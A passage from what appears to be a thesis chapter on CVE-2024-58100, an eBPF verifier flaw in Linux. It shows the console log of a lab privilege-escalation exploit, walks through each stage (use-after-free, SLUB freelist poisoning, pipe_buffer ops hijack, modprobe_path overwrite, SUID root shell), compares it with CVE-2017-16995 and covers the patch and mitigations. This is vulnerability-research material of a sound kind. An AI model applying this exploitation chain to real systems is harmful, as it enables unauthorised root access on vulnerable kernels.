[+] mmap target = 0x13370000 (4096 bytes)
[*] Loading diagnostic BPF (no freepointer poison)...
[+] Diagnostic BPF loaded (fd=5)
[*] Loading exploit BPF (freepointer write at r6+448)...
[+] Exploit BPF loaded (fd=6)

[*] Phase 3: UAF R/W confirmation
[+] bpf_skb_change_head: out=1536 (grew by 1024)
    Old skb->head (kmalloc-1024) freed -> r6 dangles.
[+] UAF CONFIRMED: magic 0x4242424241414141 at r6+0
[+] Stale slab dump (first 64 bytes from r6+0):
0000 41 41 41 41 42 42 42 42 a0 a0 a0 a0 a0 a0 |AAAA BBBB.....|
0010 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 |.....|
0020 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 |.....|
0030 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 a0 |.....|

[*] Phase 4: SLUB Freelist Poisoning
    freepointer offset = slab+512 (r6+448)
    poison target = 0x13370000 (mmap page)
    payload=/home/user/pwn trigger=/home/user/trigger
[+] PIPE_BUFFER LANDED IN MMAP PAGE! (iter 1, pipe 3/256)
    mmap page content after pipe write:
0000 80 7f 07 40 7d e9 ff ff 00 00 00 00 01 00 00 00 |...@}.....|
0010 00 e5 01 93 ff ff ff 10 00 00 00 00 00 00 00 |.....|
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
    pipe_buffer[0].ops = 0xffffffff9301e500 (== anon_pipe_buf_ops ✓)
[+] Overwrote pipe_buffer[0].ops = 0x55839ba6c040 (fake_ops)
[*] Reading from pipes to trigger fake_release()...
[+] fake_release() should have executed in kernel context!
[*] Triggering modprobe...

[+] *** PRIVILEGE ESCALATION SUCCESSFUL ***
[+] Proof: /home/user/root_proof.txt
[+] SUID shell: /home/user/rootsh
```

Figure 2.6: Successful CVE-2024-58100 exploitation through SLUB freelist poisoning.

The first part of the log confirms that `bpf_skb_change_head()` enlarged the packet, freed the old `kmalloc-1024` head and left `r6` dangling in the local reproducer. Reading back the sentinel `0x4242424241414141` then proves that the accepted program wrote through this stale pointer. The log’s “KASLR bypass” label refers only to reading symbols from the deliberately exposed `/proc/kallsyms`; it is not a vulnerability-derived KASLR bypass.

In the same run, the allocator followed the poisoned freepointer during the first grooming iteration and placed a pipe-buffer array in the page mapped at `0x13370000`. The logged value of `pipe_buffer[0].ops` matched `anon_pipe_buf_ops`; userspace then replaced it with `fake_ops` and consumed the pipe data to transfer control to the forged release callback.

The resulting `fake_release()` invocation changed `modprobe_path` in kernel context. Executing the invalid-format trigger then ran the attacker-controlled helper as root. The helper copied the

exploit binary, changed its owner to UID 0 and set mode 4755. Executing this copy produced a root shell, completing the transition from the non-root test account to effective UID 0.

The exploit was tested repeatedly in the controlled VM and completed the LPE without the old cross-CPU allocation race. This result is nevertheless environment-specific: it relies on the expected `kmalloc-1024` layout, exposed kernel symbols and disabled freelist hardening.

2.4.10 Comparison with Previous eBPF Exploits

The most relevant comparison for CVE-2024-58100 is CVE-2017-16995. The root cause is different, but the exploitation strategy is structurally close: both exploits start from a verifier-approved BPF program, obtain a kernel read/write capability, and then use that primitive to corrupt a security-sensitive kernel object.

In CVE-2017-16995, the exploit builds a BPF-based read/write oracle exposed to userspace through a command channel. The attacker can request operations such as leaking pointers, reading arbitrary 64-bit values, or writing arbitrary 64-bit values. The exploit then uses networking-related kernel objects to locate credentials: it leaks a `sk_buff`, follows it to the associated `struct sock`, searches for the `sk_rcvtimeo` sentinel, and recovers `sk_peer_cred`. Once a valid `struct cred` is found, the exploit overwrites UID/GID fields and grants capabilities, finally returning to userspace with root privileges.

CVE-2024-58100 follows a comparable post-exploitation logic, but with a different memory primitive and final target. Instead of forging an arbitrary read/write primitive and directly patching `struct cred`, it obtains a stale packet pointer through the global-subprogram compatibility bug. The resulting UAF write poisons the `kmalloc-1024` SLUB freepointer and forces a later pipe-buffer allocation into a controlled userspace page. The exploit then replaces the first buffer's `ops` field, triggers the fake release path and modifies `modprobe_path`.

The main similarity is therefore not the vulnerable verifier function, but the exploit architecture: both attacks convert a verifier/runtime mismatch into a reusable kernel memory primitive and then use userspace orchestration to drive the final escalation stage. CVE-2017-16995 uses the primitive to locate and patch credentials directly; CVE-2024-58100 manipulates allocator metadata and redirects kernel execution indirectly through a forged `pipe_buffer` object.

2.4.11 Patch and Mitigation

The purpose of the fix is to make EXT-program attachment respect the `changes_pkt_data` property of the global subprogram being replaced. After the patch, the verifier computes and stores the `changes_pkt_data` property before validating the EXT attachment. If the replacement program and the replaced global subprogram are incompatible with respect to packet-data modification, the attachment is rejected. This prevents a caller from being verified against a benign packet-data contract and then executing a replacement implementation with stronger packet-mutating side effects.

Conceptually, the patched verifier behaves as follows:

```
1 ret = check_cfg(env);
2 if (ret < 0)
3     goto skip_full_check;
4
5 ret = check_attach_btf_id(env);
6 if (ret)
7     goto skip_full_check;
8
9 if (extension_aux->changes_pkt_data != target_aux->changes_pkt_data)
10     return -EINVAL;
```

Listing 2.34: Conceptual model of the fix.

After the fix, the verifier computes `changes_pkt_data` before validating the EXT-program attachment. Therefore, an extension program whose packet-data side effects differ from the replaced

global subprogram is rejected. This prevents the caller from being verified under assumptions that no longer hold at runtime.

The practical mitigations are:

- update to Linux 6.6.90, 6.12.25, 6.13 or another kernel containing the fix;
- restrict `CAP_BPF`, `CAP_NET_ADMIN` and the ability to attach EXT programs;
- keep `kptr_restrict` enabled and avoid exposing kernel symbol addresses to untrusted processes;
- disable unprivileged BPF where it is not required.

2.4.12 Security Impact

CVE-2024-58100 shows that eBPF verifier correctness does not only depend on local instruction validation. It also depends on preserving side-effect compatibility across function boundaries and dynamic replacement boundaries. Global subprograms make BPF development modular, but they also introduce a contract-based verification model. If an EXT program is allowed to replace a global subprogram while changing the packet-data invalidation contract, the verifier can approve a caller whose runtime packet pointer becomes stale.

The key lesson is that stale verifier state can be as dangerous as a direct bounds-check failure. Here, the stale state is not a scalar range or a stack slot, but a packet pointer whose lifetime ended inside an opaque global subprogram. That stale `PTR_TO_PACKET` becomes a real Use-After-Free primitive.

In the documented laboratory environment, the equivalent locally reproduced primitive was converted into full local privilege escalation. By poisoning the SLUB freepointer, the exploit controlled the placement of a `pipe_buffer`, redirected its release callback and overwrote `modprobe_path`. The official vulnerability explains how an incompatible EXT replacement can produce the stale-pointer condition; the local program demonstrates what can be achieved once that condition is available. The final chain additionally depends on allocator layout and deliberately weakened hardening settings.